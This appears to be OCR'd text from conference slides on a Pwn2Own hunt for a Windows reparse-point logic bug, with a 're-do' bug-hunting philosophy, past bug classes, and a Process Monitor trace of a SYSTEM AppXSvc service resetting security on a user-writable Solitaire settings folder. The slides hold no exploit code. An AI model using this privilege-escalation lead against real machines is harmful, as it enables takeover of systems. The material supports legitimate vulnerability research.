
The logic bug in reparse points for Pwn2Own


The unique vulnerability discovery strategy

- Philosophy of vulnerability discovery
  - Engineers are not good at re-doing things: re-vert, re-pair, re-install, re-definition, re-set, etc
- Past Re-Do bugs
  - IE browser renderer engine “undo/redo” RCE vulnerabilities
    - appendChild(A1) -> removeChild(A1)
    - Object.execCommand(‘indent’) -> Object.execCommand(‘outdent’)
    - …
  - ECMAScript engine “redefinition” RCE vulnerabilities
    - valueof/toString redefinition in Flash Action Script engine
    - getter/setter redefinition in V8, chakra, etc
    - …
  - Windows installer “revert” EoP vulnerabilities
    - msiexec /fa abc.msi (re-pair/re-install) – a patched 5 times EoP vulnerability with 5 CVEs
    - …

Find a bug for Pwn2Own

Microsoft Solitaire Collection
Microsoft
Casual Games
Microsoft Solitaire Collection
ESTABLISHED 1990
30TH ANNIVERSARY





Settings

Microsoft Solitaire Collection

Configure lock screen notification settings

Defaults

Select which apps to use to listen to music, look at pictures, check mail, watch videos, and more.

Set default apps

Terminate

Immediately terminate this app and its related processes.

Terminate

Reset

If this app isn't working right, reset it. The app's data will be deleted.


Reset

Uninstall

Uninstall this app and its settings. Your documents will not be affected.

Uninstall

Reset Solitaire



Image

Host Process for Windows Services

Microsoft Corporation

Name: svchost.exe

Version: 10.0.19041.1 (WinBuild.160101.0800)


Path:

C:\WINDOWS\system32\svchost.exe

Command Line:


C:\WINDOWS\system32\svchost.exe -k wsappx -p -s AppXSvc

PID:	5244	Architecture:	64-bit
Parent PID:	676	Virtualized:	False
Session ID:	0	Integrity:	System
User:	NT AUTHORITY\SYSTEM		




PID	Operation	Path	Result	Detail	Integrity
5244	CloseFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe	SUCCESS		System
5244	QueryRemoteProtocolInformation	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\SettingsContainer	INVALID PARAMETER		System
5244	QuerySecurityFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\SettingsContainer	SUCCESS	Information: Owner, Group, DACL	System
5244	QueryBasicInformationFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\SettingsContainer	SUCCESS	CreationTime: 10/2/2021 8:18:05 AM, LastAccessTime: 10/2/2021 8:18:05 AM, LastWriteTime: 10/2/2021 8:18:05 AM, ChangeTime: 10/2/2021 8:...	System
5244	CloseFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\SettingsContainer	SUCCESS		System
5244	CreateFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\SettingsContainer	SUCCESS	Desired Access: Read Attributes, Read Control, Write DAC, Write Owner, Access System Security, Disposition: Open, Options: Open Reparse Point, A...	System
5244	QueryBasicInformationFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\SettingsContainer	SUCCESS	CreationTime: 10/2/2021 8:18:05 AM, LastAccessTime: 10/2/2021 8:18:05 AM, LastWriteTime: 10/2/2021 8:18:05 AM, ChangeTime: 10/2/2021 8:...	System
5244	QueryNameInformationFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\SettingsContainer	SUCCESS	Name: \Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\SettingsContainer	System
5244	CreateFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe	SUCCESS	Desired Access: Read Control, Access System Security, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: Read, Write, D...	System
5244	QueryRemoteProtocolInformation	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe	INVALID PARAMETER		System
5244	QuerySecurityFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe	SUCCESS	Information: DACL, SACL, Label, SACL Protected, DACL Unprotected	System
5244	CloseFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe	SUCCESS		System
5244	QueryRemoteProtocolInformation	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\SettingsContainer	INVALID PARAMETER		System
5244	QuerySecurityFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\SettingsContainer	SUCCESS	Information: Owner, Group, DACL, SACL, Label, SACL Protected, DACL Unprotected	System
5244	CreateFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\SettingsContainer	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non-Alert, Open Reparse Point, Attribu...	System
5244	QueryDirectory	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\SettingsContainer	SUCCESS	0: ., 1: ..	System
5244	QueryDirectory	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\SettingsContainer	NO MORE FILES		System
5244	CloseFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\SettingsContainer	SUCCESS		System
5244	QuerySecurityFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\SettingsContainer	SUCCESS	Information: SACL	System
5244	SetSecurityFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\SettingsContainer	SUCCESS	Information: DACL, SACL, Label, SACL Protected, DACL Unprotected	System
5244	CreateFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\SettingsContainer	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non-Alert, Open Reparse Point, Attribu...	System
5244	QueryDirectory	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\SettingsContainer	SUCCESS	0: ., 1: ..	System
5244	QueryDirectory	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\SettingsContainer	NO MORE FILES		System
5244	CloseFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\SettingsContainer	SUCCESS		System
5244	CloseFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\SettingsContainer	SUCCESS		System
5244	CreateFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\mcg	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Create, Options: Directory, Synchronous IO Non-Alert, Open Reparse Point, Attrib...	System
5244	CloseFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\mcg	SUCCESS		System
5244	CreateFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\mcg	SUCCESS	Desired Access: Read Attributes, Read Control, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: Read, Write, Delete, All...	System
5244	QueryRemoteProtocolInformation	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\mcg	INVALID PARAMETER		System
5244	QuerySecurityFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\mcg	SUCCESS	Information: DACL	System
5244	QueryNameInformationFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\mcg	SUCCESS	Name: \Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\mcg	System
5244	CreateFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe	SUCCESS	Desired Access: Read Control, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: Read, Write, Delete, AllocationSize: n/a,...	System
5244	QueryRemoteProtocolInformation	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe	INVALID PARAMETER		System
5244	QuerySecurityFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe	SUCCESS	Information: DACL	System
5244	CloseFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe	SUCCESS		System
5244	QueryRemoteProtocolInformation	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\mcg	INVALID PARAMETER		System
5244	QuerySecurityFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\mcg	SUCCESS	Information: Owner, Group, DACL	System
5244	QueryBasicInformationFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\mcg	SUCCESS	CreationTime: 10/2/2021 8:18:05 AM, LastAccessTime: 10/2/2021 8:18:05 AM, LastWriteTime: 10/2/2021 8:18:05 AM, ChangeTime: 10/2/2021 8:...	System
5244	CloseFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\mcg	SUCCESS		System
5244	CreateFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\mcg	SUCCESS	Desired Access: Read Attributes, Read Control, Write DAC, Write Owner, Access System Security, Disposition: Open, Options: Open Reparse Point, A...	System
5244	QueryBasicInformationFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\mcg	SUCCESS	CreationTime: 10/2/2021 8:18:05 AM, LastAccessTime: 10/2/2021 8:18:05 AM, LastWriteTime: 10/2/2021 8:18:05 AM, ChangeTime: 10/2/2021 8:...	System
5244	QueryNameInformationFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\mcg	SUCCESS	Name: \Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\mcg	System
5244	CreateFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe	SUCCESS	Desired Access: Read Control, Access System Security, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: Read, Write, D...	System
5244	QueryRemoteProtocolInformation	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe	INVALID PARAMETER		System
5244	QuerySecurityFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe	SUCCESS	Information: DACL, SACL, Label, SACL Protected, DACL Unprotected	System
5244	CloseFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe	SUCCESS		System
5244	QueryRemoteProtocolInformation	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\mcg	INVALID PARAMETER		System
5244	QuerySecurityFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\mcg	SUCCESS	Information: Owner, Group, DACL, SACL, Label, SACL Protected, DACL Unprotected	System
5244	CreateFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\mcg	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non-Alert, Open Reparse Point, Attribu...	System
5244	QueryDirectory	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\mcg	SUCCESS	0: ., 1: ..	System
5244	QueryDirectory	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\mcg	NO MORE FILES		System
5244	CloseFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\mcg	SUCCESS		System
5244	QuerySecurityFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\mcg	SUCCESS	Information: SACL	System
5244	SetSecurityFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\mcg	SUCCESS	Information: DACL, SACL, Label, SACL Protected, DACL Unprotected	System
5244	CreateFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\mcg	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non-Alert, Open Reparse Point, Attribu...	System
5244	QueryDirectory	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\mcg	SUCCESS	0: ., 1: ..	System
5244	QueryDirectory	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\mcg	NO MORE FILES		System
5244	CloseFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\mcg	SUCCESS		System
5244	CloseFile	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\mcg	SUCCESS		System

Vulnerability?!



